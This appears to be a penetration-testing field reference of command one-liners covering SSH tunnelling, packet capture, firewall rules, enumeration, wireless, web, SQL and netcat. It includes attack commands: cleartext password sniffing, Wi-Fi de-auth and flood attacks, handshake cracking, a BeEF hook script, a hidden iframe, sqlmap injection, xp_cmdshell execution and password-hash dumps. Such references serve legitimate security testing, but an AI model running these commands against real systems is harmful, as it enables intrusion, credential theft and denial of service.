ssh-keygen	(Run on local machine) Create SSH keys. After creation command

	should display where keys were saved with filename
mkdir ~/.ssh touch ~/.ssh/authorized_keys	(Run on remote machine) Authorized_keys may already exist, if it doesn't, run this command
Copy the contents of id_rsa.pub to target remote machine's file: ~/.ssh/authorized_keys	
chmod 700 /root/.ssh chmod 600 /root/.ssh/authorized_keys	(Run on remote machine) Set permissions on newly created folders and files
ssh -l ***<FILE_PATH>*** ***<USERNAME>***@***<IP_ADDRESS>***	(Run on local machine) Run SSH to connect to target. <FILE_PATH> is path to private key created above (NOT the .pub file)

SSH FORWARDING/TUNNELING	
Edit /etc/ssh/sshd_config and set: AllowTcpForwarding Yes GatewayPorts Yes	Enable Port Forwarding
Press three keys at once: SHIFT~C Should drop into a prompt “ssh>” Then type the tunnel command such as: ssh> -R 0.0.0.0:443:127.0.0.1:443	Setup a tunnel from an already established SSH session
ssh –R 0.0.0.0:8080:127.0.0.1:443 root@***<REMOTE_IP>***	Connect to remote IP address, listen on ALL IP addresses on port 8080, traverse SSH tunnel, and forward traffic to the local loopback IP on 443
ssh –L 0.0.0.0:8080:192.168.1.1:3300 root@***<REMOTE_IP>***	Listen on all IP interfaces on port 8080 and forward that traffic THROUGH the SSH tunnel connected to <REMOTE_IP>, and finally forward the traffic to 192.168.1.1 on port 3300
(Run against remote computer) #Setup socks proxy on port 1080 on remote host: ssh –D 1080 ***<USERNAME>@<REMOTE_IP>***	NMAP through SSH tunnel using Proxychains

(Run on local computer) #Add the following line to the file /etc/proxychains.conf: socks 4 ***<IP_ADDRESS> <PORT>*** (Run on local computer) #Execute Nmap against 192.168.1.1/24 tunneling traffic through socks proxy: proxychains nmap –sT -Pn -n –p80,443 192.168.1.1/24	

TCPDUMP & TCPREPLAY	
tcpdump –i eth0 –XX –w ***<OUTPUT_PATH>***.pcap	Capture packets (headers and data) on eth0 in ASCII and hex and write to file
tcpdump tcp port 80 and dst 2.2.2.2	Capture all port 80 (HTTP) traffic with destination set to 2.2.2.2
tcpdump –i eth0 –tttt dst 192.168.1.22 and not dst port 22	Show traffic from interface eth0 destined for 192.168.1.22 that isn't port 22 (SSH) traffic. Print traffic with date/time stamps.
tcpdump -i eth0 "icmp[0] == 8"	Show traffic from interface eth0 that is an ICMP (Ping) reply
tcpdump –i eth0 –c 50 –tttt udp port 53	Show the first 50 packets from interface eth0 that are UDP and port 53 (DNS). Print with date/time stamps.
tcpdump -nSX port 443	Show traffic from all interfaces that have port 443. Don't convert host IPs or port number names (-nn), use absolute TCP sequence numbers, and print packet data
tcpdump -i eth0	Show traffic from all interfaces
tcpdump host 1.1.1.1	Show traffic from all interfaces that has host 1.1.1.1 set as a source or destination

TCPDUMP & TCPREPLAY CONT:	
tcpdump src 1.1.1.1	Show traffic from all interfaces that has host 1.1.1.1 set as a source
tcpdump dst 1.0.0.1	Show traffic from all interfaces that has host 1.0.0.1 set as a destination
tcpdump net 1.2.3.0/24	Show traffic from all interfaces that falls into the class C 1.2.3.0/24
tcpdump src port 1025	Show traffic from all interfaces that has a source port of 1025
tcpdump port 80 -w ***<OUTPUT_PATH>***	Show traffic from all interfaces that has

	port 80 set as a source or destination. Save traffic to a file
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA | egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd= |password=|pass:|user:|username:|password:|login:|pass |user '	Filter on the listed ports looking for any data matching the egrep terms listed
tcpreplay -i eth0 ***<INPUT_PATH>***.pcap	Replay a pcap with defaults
tcpreplay --topspeed -i eth0 ***<INPUT_PATH>***.pcap	Replay pcap as fast as possible
tcpreplay --oneatatime --verbose -i eth0 ***<INPUT_PATH>***.pcap	Replay pcap one at a time
tcpreplay --loop=10 -i eth0 ***<INPUT_PATH>***.pcap	Replay pcap file 10 times
tcpreplay --loop=0 -i eth0 ***<INPUT_PATH>***.pcap	Replay pcap file forever until killed

More info at: https://danielmiessler.com/study/tcpdump/

SCREEN

Note: In the table below, any reference to "Ctrl+a" == Control-a keyboard combination

screen –S ***<NAME>***	Start new screen with name
screen –ls	List running screens
screen –r ***<NAME>***	Attach to screen name
screen –S ***<NAME>*** -X ***<COMMAND>***	Send a command to a specific screen name
Keybindings are CTRL+a, let go, and press the hotkey symbol/char Ctrl+a ?	List keybindings (help)
Ctrl+a d	Detach
Ctrl+a D D	Detach and logout
Ctrl+a c	Create new window
Ctrl+a C-a	Switch to last active window
Ctrl+a ***<NAMEorNUMBER>***	Switch to window ID or name
Ctrl+a "	See windows list and change
Ctrl+a k	Kill current window
Ctrl+a S	Split display horizontally
Ctrl+a |	Split display vertically
Ctrl+a tab	Jump to next display
Ctrl+a X	Remove current region
Ctrl+a Q	Remove all regions but current
Ctrl+a A	Rename the current focused window
Ctrl+a n	Switch to next window
Ctrl+a p	Switch to previous window

IPTABLES

Iptables is a robust firewall and packet filter program typically installed by default on Linux systems. Iptables can be configured to perform several actions on network packets as they arrive and leave a Linux system.

iptables-save –c > ***<OUTPUT_PATH>***	Dump iptables (with counters) rules to stdout
iptables-restore < ***<INPUT_PATH>***	Restore iptables rules
iptables –L –v --line-numbers	List all iptables rules (not including NAT rules) with affected count and line numbers
iptables –L -t nat --line-numbers	List all NAT iptables rules with line numbers
iptables –F	Flush all iptables rules
iptables -P ***<INPUT/FORWARD/OUTPUT>*** ***<ACCEPT/REJECT/DROP>***	Change default policy for rules that don't match rules
iptables -A INPUT -i ***<INTERFACE_NAME>*** -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT 7	Delete 7th inbound rule (print line numbers to see rule #'s)
iptables –t raw –L –n	Increase throughput by turning off statefulness
iptables –P INPUT DROP	Drop all INCOMING

	packets

Note: Use ip6tables for IPv6 rules.

IPTABLES EXAMPLES

iptables -A OUTPUT -o ***<INTERFACE_NAME>*** -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT iptables -A INPUT -i ***<INTERFACE_NAME>*** -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT	Allow SSH on port 22 outbound
iptables -A OUTPUT -o ***<INTERFACE_NAME>*** -p icmp --icmp-type echo-request -j ACCEPT	Allow ICMP outbound
echo "1" > /proc/sys/net/ipv4/ip_forward iptables -t nat -A PREROUTING -i ***<INTERFACE_NAME>*** -p tcp --dport 3389 -j DNAT --to 192.168.1.2:3389	Port forward (Listen for traffic destined to port 3389 and redirect that traffic to host 192.168.1.2 on port 3389)
iptables –A INPUT –s 1.1.1.0/24 –m state –-state RELATED,ESTABLISHED,NEW –p tcp –m multiport –-dports 80,443 –j ACCEPT iptables –A INPUT –i eth0 –m state –-state RELATED,ESTABLISHED –j ACCEPT iptables –P INPUT DROP iptables –A OUTPUT –o eth0 –j ACCEPT	Allow only 1.1.1.0/24, ports 80,443 and log drops to /var/log/messages

iptables –A INPUT –i lo –j ACCEPT iptables –A OUTPUT –o lo –j ACCEPT iptables –N LOGGING iptables –A INPUT –j LOGGING iptables –A LOGGING –m limit --limit 4/min –j LOG –-log-prefix "DROPPED" iptables –A LOGGING –j DROP	

SERVICE MANIPULATION	
systemctl list-unit-files --type=service	List existing services and run status
systemctl list-unit-files --type=service | grep httpd	Check single service status
service --status-all	List all services [+] Service is running [-] Service is not running
service **<*SERVICE_NAME*>** start	Start a service
service **<*SERVICE_NAME*>** stop	Stop a service
service **<*SERVICE_NAME*>** status	Check status of a service
systemctl disable **<*SERVICE_NAME*>**	Disable service so it will not auto start
systemctl enable **<*SERVICE_NAME*>**	Enable service so it will auto start on reboot

SOLARIS OS

SOLARIS FILE SYSTEM STRUCTURE	
/etc/vfstab	File system mount table
/var/adm/authlog	Login attempt log
/etc/default/*	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Logs system messages and errors
/etc/auto_*	Automounter config files
/etc/inet/ipnodes	IPv4/IPv6 host file

SOLARIS COMMANDS	
ifconfig -a netstat -in	List interfaces and routes
ifconfig ***<INTERFACE_NAME>*** dhcp start	Start DHCP client
ifconfig ***<INTERFACE_NAME>*** ***<IP_ADDRESS>*** + ***<NETMASK>***	Set IP
route add default ***<IP_ADDERSS>***	Set gateway
logins -p	List users without passwords
svcs -a	List all services with status
prstat -a	List processes
svcadm enable ssh	Start SSH service
inetadm –e telnet	Enable telnet (-d = disable)
prtconf | grep Memory	List physical memory

iostat -n	and hard disk size
shutdown –i6 g0 -y	Restart system
dfmounts	List clients connected to NFS
smc	Launch management GUI
snoop –d ***<INTERFACE_NAME>*** -c ***<NUMBER_OF_PACKETS>*** -o ***<OUTPUT_PATH>***	Capture specific number of packets and write to file

NETWORKING

Common Ports

Common Ports

PORT #	SERVICE
20	FTP (Data Connection)
21	FTP (Control Connection)
22	SSH/SCP
23	Telnet
25	SMTP
49	TACACS
53	DNS
67-68	DHCP/BOOTP
69	TFTP (UDP)
80	HTTP
88	Kerberos
110	POP3
111	RPC
123	NTP (UDP)
135	Windows RPC
137-138	NetBIOS
139	SMB
143	IMAP4
161-162	SNMP (UDP)
179	BGP
201	AppleTalk
389	LDAP
443	HTTPS
445	SMB
500	ISAKMP (UDP)

PORT #	SERVICE
514	Syslog
520	RIP
546-547	DHCPv6
587	SMTP
902	VMWare Server
1080	Socks Proxy
1194	Open VPN
1433-1434	MS-SQL
1521	Oracle
2049	NFS
3128	Squid Proxy
3306	MySQL
3389	RDP
5060	SIP
5222-5223	XMPP/Jabber
5432	Postgres SQL
5666	Nagios
5900	VNC
6000-6063	X11
6129	DameWare
6133	DameWare
6665-6669	IRC
9001	Tor
9001	HSQL
9090-9091	Openfire
9100	HP JetDirect

Health Care Protocol & Ports

PORT#	SERVICE
20	FTP (Data Connection)
21	FTP (Control Connection)
22	SSH/SCP
23	Telnet

PORT#	SERVICE
25	SMTP
49	TACACS
53	DNS
67/8	DHCP/BOOTP
69	TFTP (UDP)

Scada Protocols & Ports

PORT#	SERVICE
20	FTP (Data Connection)
21	FTP (Control Connection)
22	SSH/SCP
23	Telnet
25	SMTP
49	TACACS
53	DNS
67-68	DHCP/BOOTP
69	TFTP (UDP)
80	OPC UA XML
102	ICCP

443	OPC UA XML
502	Modbus TCP

PORT#	SERVICE
1089-1091	Foundation Fieldbus HSE (UDP/TCP)
2222	Ethernet/IP (UDP)
4000	ROC Plus (UDP/TCP)
4840	OPC UA Discovery Server
20000	DNP3 (UDP/TCP)
34962-34964	PROFINET (UDP/TCP)
34980	EtherCAT (UDP)
44818	Ethernet/IP (UDP/TCP)
47808	BACnet/IP (UDP)
55000-55003	FL-net (UDP)

More info at: https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md

TTL FINGERPRINTING	
128	Windows
64	Linux
255	Network
255	Solaris

IPv4

CLASSFUL IPV4 RANGES	
0.0.0.0 – 127.255.255.255	Class A Range
128.0.0.0 – 191.255.255.255	Class B Range
192.0.0.0 – 223.255.255.255	Class C Range
224.0.0.0 – 239.255.255.255	Class D Range
240.0.0.0 – 255.255.255.255	Class E Range

RESERVED PRIVATE RANGES	
10.0.0.0 – 10.255.255.255	Class A Range
172.16.0.0 – 172.31.255.255	Class B Range
192.168.0.0 - 192.168.255.255	Class C Range
127.0.0.0 – 127.255.255.255	Loopback Range

SUBNETTING		
/31	255.255.255.254	0 Useable Hosts
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts

/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

/28 = 255.255.255.240 netmask

256 – 240 = 16 = subnet ranges of 16, i.e.
- 1.1.1.0
- 1.1.1.16
- 1.1.1.32...

Range where given IP falls: 1.1.1.96 – 1.1.1.111

More info at: https://www.calculator.net/ip-subnet-calculator.html

IPv6

BROADCAST ADDRESSES	
ff02::1	link-local nodes
ff01::2	node-local routers
ff02::2	link-local routers
ff05::2	site-local routers

INTERFACE ADDRESSES	
fe80::	link-local
2001::	routable
::a.b.c.d	IPv4 compatible IPv6 (Example: ::192.168.1.2)
::ffff:a.b.c.d	IPv4 mapped IPv6 (Example: ::FFFF:129.144.52.38)
2000::/3	Global Unicast
FC00::/7	Unique Local

IPV6 TOOLS	
rsmurf6 ***<INTERFACE_NAME>*** ***<REMOTE_IPV6>***	Remote Network DoS
socat TCP-LISTEN: ***<LISTEN_PORT>***,reuseaddr,fork TCP6: [***<IPv6_ADDRESS>***]:***<SEND_TO_PORT>***	SOCAT tunnel IPv6 through IPv4 tools

More info at: https://github.com/vanhauser-thc/thc-ipv6

NETWORKING

CISCO COMMANDS

Most commands below show the various prompts at which the commands are executed. For example: #, (config)#, (config-if)#, etc. Most of these prompts end in # before the command is typed in.

> enable	Enter privileged exec mode (Known as Enable mode. Prompt will change to '#')
# configure terminal	Enter global configuration mode
(config)# interface fa0/0	Configure FastEthernet 0/0
(config-if)# ip addr ***<IP_ADDRESS>*** ***<SUBNET_MASK>***	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)# login (config-line)# password ***<PASSWORD>***	Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File information
#dir /all	List deleted, undeleted files and files with errors
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface ***<INTERFACE_NAME>***	Detailed interface info
#show ip route	Routes

#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace start config with running config
#copy running-config tftp	Backup the running configuration to an external TFTP server

SNMP TOOLS	
snmpwalk -c public -v1 ***<IP_ADDRESS>*** 1 | grep hrSWRunName | cut -d" " –f4	List Windows running services
snmpwalk -c public -v1 ***<IP_ADDRESS>*** 1 | grep tcpConnState |cut -d" " -f6 |sort -u	List Windows open TCP ports
snmpwalk -c public -v1 ***<IP_ADDRESS>*** 1 | grep hrSWInstalledName	List Windows installed software
snmpwalk -c public -v1 ***<IP_ADDRESS>*** 1.3 | grep 77.1.2.25 | cut -d -f4	List Windows users

DNSRECON & NMAP REVERSE DNS	
dnsrecon.py -t rvl -r ***<CIDR_IP_RANGE>*** -n ***<DNS_IP_ADDRESS>***	Reverse lookup for IP range
dnsrecon.py –t std –d ***<DOMAIN_NAME>***	Retrieve standard DNS records
dnsrecon.py –t brt –d ***<DOMAIN_NAME>*** –D ***<HOSTS>***	Enumerate subdomains
dnsrecon.py –d ***<DOMAIN_NAME>*** –t axfr	DNS zone transfer
nmap –R –sL –Pn –dns-servers ***<DNS_SERVER_IP>*** ***<IP_RANGE>*** | awk ‘{if(($1" "$2" "$3)=="Nmap scan report")print$5" "$6}’ | sed ‘s/(//g’ | sed ‘s/)//g’ > ***<OUTPUT_PATH>***	Reverse DNS lookup and output parser

More info at: https://github.com/darkoperator/dnsrecon

TECHNOLOGIES

WIRELESS

FREQUENCY CHART	
125-134 kHz (LF) 13.56 MHz (HF) 433,860-930Mhz (UHF)	RFID
315 MHz (N. Am) 433.92 MHz (Europe,Asia)	Keyless Entry
698-894 MHz 1710-1755 MHz 1850-1910 MHz 2110-2155 MHz	Cellular (US)
1176.45 Mhz - L1 Band 1227.60 Mhz - L2 Band 1575.42 MHz - L5 Band	GPS
1-2 GHz	L Band
868 MHz (Europe) 915 MHz (US,Australia) 2.4 GHz (worldwide)	802.15.4 (ZigBee)
2.4-2.483.5 GHz	802.15.1 (Bluetooth)
2.4 GHz	802.11b/g
5.0 GHz	802.11a
2.4/5.0 GHZ	802.11n
4-8 GHz	C Band
12-18 GHz	Ku Band
18-26.5 GHz	K Band
26.5-40 GHz	Ka Band

HELPFUL RF WEBSITES	
https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm	FCC ID lookup
http://www.radioreference.com/apps/db/	Frequency database

KISMET COMMAND REFERENCE	
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

More info at:
http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf

LINUX WI-FI COMMANDS	
iwconfig	Display wireless interface configuration
rfkill list	List current state of wireless devices
rfkill unblock all	Turn on wireless interface
airodump –ng ***<INTERFACE_NAME>***	Monitor all interfaces
iwconfig ath0 essid ***<BSSID>*** ifconfig ath0 up dhclient ath0	Connect to unsecured Wi-Fi
iwconfig ath0 essid ***<BSSID>*** key ***<WEB_KEY>*** ifconfig ath0 up dhclient ath0	Connect to WEP Wi-Fi network
iwconfig ath0 essid ***<BSSID>*** ifconfig ath0 up wpa_supplicant –B –i ath0 –c wpa-psk.conf dhclient ath0	Connect to WPA-PSK Wi-Fi network

LINUX BLUETOOTH	
hciconfig ***<INTERFACE_NAME>*** up	Turn on Bluetooth interface
hcitool –i ***<INTERFACE_NAME>*** scan --flush –all	Scan for Bluetooth devices
sdptool browse ***<INTERFACE_NAME>***	List open services
hciconfig ***<INTERFACE_NAME>*** name "	Set as discoverable

<BLUETOOTH_NAME>" class 0x520204 piscan	
pand –K	Clear pand sessions

LINUX WI-FI TESTING	
airmon-ng stop ***<INTERFACE_NAME>***	Stop monitor mode interface
airmon-ng start ***<INTERFACE_NAME>*** iwconfig ***<INTERFACE_NAME>*** channel ***<CHANNEL>***	Start monitor mode interface
airodump-ng –c ***<CHANNEL>*** --bssid ***<BSSID>*** –w file ***<OUTPUT_PATH>***	Capture traffic
aireplay-ng -0 10 –a ***<BSSID>*** –c ***<VICTIM_MAC>*** ***<INTERFACE_NAME>***	Force client de-auth
#WPA-PSK aircrack-ng –w ***<WORDLIST_PATH>*** ***<CAPTURED_HANDSHAKE_FILE_PATH>*** #EAP-MD5 eapmd5pass –r ***<CAPTURED_HANDSHAKE_FILE_PATH>*** –w ***<WORDLIST_PATH>***	Brute force handshake

WI-FI DOS ATTACKS	
mdk3 ***<INTERFACE_NAME>*** a –a ***<BSSID>***	Auth Flood
mdk3 ***<INTERFACE_NAME>*** b –c ***<CHANNEL>***	Beacon Flood

WEB

USER AGENT STRING KEYWORDS	
Keywords found in user agent strings aid in identifying the visiting operating system type.	
Mozilla/5.0 (***iPhone; CPU iPhone OS 15_5*** like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/102.0.5005.87 Mobile/15E148 Safari/604.1	Keyword: iPhone Apple iPhone
Mozilla/5.0 (***Linux; Android 12; SM-A205U***) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.78 Mobile Safari/537.36	Keyword: Android 12 Android Phone
Mozilla/5.0 (***Windows NT 10.0; Win64; x64***) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36	Keyword: Windows NT 10.0 Windows Computer
Mozilla/5.0 (***Macintosh; Intel Mac OS X 12_4***) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36	Keyword: Macintosh Mac OS Computer

HTML BEEF HOOK TECHNIQUE

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

<html>
<head>
<title><WEBSITE_TITLE></title>
<script>
```

```
var commandModuleStr = '<script src="' + window.location.protocol + '//'
+ window.location.host + ':<PORT>/<URI_TO_HOOK.JS> "
type="text/javascript"><\/script>';
document.write(commandModuleStr);
</script>


</head>
<WEBSITE_CONTENT>
</html>
```

EMBEDDED IFRAME

<iframe src="***<URI/URL>***" width="0" height="0" frameborder="0" tabindex="-1" title="empty" style=visibility:hidden;display:none"> </iframe>

FIREFOX TYPE CONVERSIONS

javascript:btoa("***<ASCII_STRING>***")	ASCII -> Base64
javascript:atob("***<BASE64>***")	Base64 -> ASCII
javascript:encodeURI("***<ASCII_STRING>***")	ASCII -> URI
javascript:decodeURI("***<ENCODED_URI>***")	URI -> ASCII

WGET CAPTURE SESSION TOKEN

wget –q –-save-cookies=***<OUTPUT_PATH>*** –-keep-session-cookies –-post-data="username:***<USERNAME>***&password=***<PASSWORD>***&Login=Login" ***<LOGIN_URL>***

CURL

curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" ***<URL>***	Grab headers and spoof user agent
curl -u ***<USERNAME>***:***<PASSWORD>*** -o ***<OUTPUT_FILE>*** ***<URL>***	Scrape site after login
curl ftp://***<USERNAME>***: ***<PASSWORD>***@***<URL>***/***<DIRECTORY>***	FTP
curl http://***<URL>***/***<FILE_PATH>***[1-10].txt	Sequential lookup

AUTOMATED WEB SCREENSHOTS (WITNESSME)	
WitnessMe is a tool that takes screenshots of webpages using Pyppeteer.	
apt-get update	Update packages
apt-get install docker.io	Install Docker
docker pull byt3bl33d3r/witnessme	Installation
docker images	Get image ID
docker run -it --entrypoint=/bin/sh -v $(pwd):/transfer ***<IMAGE_ID>***	Run docker container mounting /transfer to the current directory on the host machine
witnessme screenshot ***<IP_CIDR> -p <PORT>***,***<PORT>***	Run and execute scan
cd ***<FILE_PATH>***	cd into created scan folder
cp *.png /transfer/	Copy screenshotted files back to host machine current working directory

More info at: https://github.com/byt3bl33d3r/WitnessMe

SQLMAP	
sqlmap.py –u "http://***<URL>***?id=1&str=val"	GET request
sqlmap.py –u "http://***<URL>***" –-data="id=1&str=val"	POST request
sqlmap.py –u "http://***<URL>***" –-data="id=1&str=val" –p "id" –b –-dbms="<mssql|mysql|oracle|postgres>"	SQL injection against specific parameter with DB type specified
Login and note cookie value (cookie1=val1, cookie2=val2) sqlmap.py –u "http://***<URL>***" –-data="id=1&str=val" –p "id" –-cookie="cookie1=val1;cookie2=val2"	SQL injection on authenticated site
sqlmap.py –u "http://***<URL>***" –-data="id=1&str=val"	SQL injection

–p "id" –b –-current-db –-current-user	and collect DB version, name, and user
sqlmap.py –u "http://<***URL***>" –-data="id=1&str=val" –p "id" --tables –D "testdb"	SQL injection and get tables of DB=testdb
sqlmap.py –u "http://<***URL***>" –-data="id=1&str=val" –p "id" --columns –T "users"	SQL injection and get columns of user table

DATABASES

MSSQL	
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user‘	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype=’U’;	List tables
SELECT name FROM syscolumns WHERE id= (SELECT id FROM sysobjects WHERE name=‘mytable’);	List columns
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES	System table containing info on all tables
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')	List all tables/columns
SELECT name, password_hash FROM master.sys.sql_logins	Password hashes (2005)

POSTGRES	
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password

	hashes
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')	List columns
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid)	List tables

MYSQL	
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'	List all tables & columns

ORACLE	
SELECT * FROM v$version;	DB version
SELECT version FROM v$instance;	DB version
SELECT instance_name FROM v$instance;	Current DB
SELECT name FROM v$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user$;	List password hashes
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';	List DBAs

Tools

NMAP

SCAN TYPES	
-sn	Ping scan
-sS	Syn scan
-sT	Connect scan
-sU	UDP scan
-sO	IP protocol scan

SCAN OPTIONS	
-p ***<PORT_RANGES>***	Ports
-T[0-5]	Speed presets: 0 Slowest, 5 fastest
-n	No DNS resolution
-O	OS Detection
-A	Aggressive Scan
-sV	Service/Version detection
-Pn	No ping nmap scan
-6	IPv6 Scan
--randomize-hosts	Randomizes target hosts (will not scan each host in sequence)
--traceroute	Run traceroute against host
--ttl ***<TTL_VALUE>***	Set TTL
--script ***<SCRIPT_NAME>***	Execute script against host
--script-args ***<ARGUMENTS>***	Set script arguments

OUTPUT/INPUT OPTIONS	
-oX ***<FILE_PATH>***	Write to XML file

-oG ***<FILE_PATH>***	Write to grep file
-oA ***<FILE_PATH>***	Save as all 3 formats
-iL ***<FILE_PATH>***	Read hosts/IPs from file
--excludefile ***<FILE_PATH>***	Excludes hosts in file

FIREWALL EVASION	
-f	Fragment packets
-S ***<IP_ADDRESS>***	Spoof source IP
-g ***<PORT>***	Spoof source port
-D ***<IP_ADDRESS>***, ***<IP_ADDRESS>***	Scan with decoys
--mtu ***<MTU>***	Set MTU size
--spoof-mac ***<MAC>***	Spoof MAC address
--data-length ***<SIZE>***	Append random data
--scan-delay ***<TIME>***	Scan delay

MISC FLAGS	
xsltproc ***<INPUT_NMAP_XML>***.xml –o ***<OUTPUT_PATH>***.html	Convert Nmap XML file to HTML
nmap –sP –n –oX out.xml ***<IP_CIDR>*** | grep "Nmap" | cut –d " " –f 5 > ***<OUTPUT_PATH>***.txt	Generate live host file
ndiff <FILE_PATH1>.xml <FILE_PATH2>.xml	Compare Nmap results
nmap –R –sL –dns-server ***<DNS_SERVER_IP> <IP_CIDR>***	DNS reverse lookup on IP range

WIRESHARK

WIRESHARK FILTER OPTIONS	
eth.addr, eth.dst, eth.src	MAC filter
rip.auth.passwd	RIP password
ip.addr, ip.dst, ip.src ipv6.addr, ipv6.dst, ipv6.src	IP
tcp.port, tcp.dstport, tcp.srcport	TCP ports
tcp.flags.ack, tcp.flags.fin, tcp.flags.push, tcp.flags.reset, tcp.flags.syn, tcp.flags.urg	TCP flags
udp.port, udp.dstport, udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authenticate	HTTP authentication
http.file_data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type_subtype eq 20	802.11 data frame
wlan.fc.type_subtype eq 0 (1=response)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation request
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

COMPARISON OPERATORS		
equals	eq	=
not equals	ne	!=
greater than	gt	>
less than	lt	<
greater than or equal to	ge	>=
Less than or equal to	le	<=

LOGICAL OPERATORS	
and	&&
or	||
xor	^^
not	!

WIRESHARK EXAMPLES	
ip.addr == 10.10.50.1	Wireshark Filter by IP
ip.dst == 10.10.50.1	Filter by Destination IP
ip.addr >= 10.10.50.1 and ip.addr <=10.10.50.100	Filter by IP range
!(ip.addr == 10.10.50.1)	Filter out IP address
tcp.port == 25	Filter by port
tcp.dstport == 23	Filter by destination port
ip.addr == 10.10.50.1 and tcp.port == 25	Filter by IP address and port
tcp.flags.syn == 1 and tcp.flags.ack == 0	Filter SYN flag
eth.addr == 00:70:f4:23:18:c4	MAC address filter

More info at: https://www.stationx.net/wireshark-cheat-sheet/

NETCAT

NETCAT EXAMPLES	
nc ***<IP_ADDRESS>*** ***<PORT>***	Connect to target
nc –lvp ***<PORT>***	Start listener
nc –v –n –z –w1 ***<IP_ADDRESS>*** ***<START_PORT>-<END_PORT>***	Port scanner

DOWNLOAD A FILE	
nc –l –p ***<PORT>*** < ***<FILE_PATH>***	Start listener and stage file
nc –w3 ***<IP_ADDRESS>*** ***<PORT>*** > ***<FILE_PATH>***	Connect to IP and retrieve file

UPLOAD A FILE	
nc –l –p ***<PORT>*** > ***<FILE_PATH>***	Start listener and set path
nc –w3 ***<IP_ADDRESS>*** ***<PORT>*** < ***<FILE_PATH>***	Connect and push file

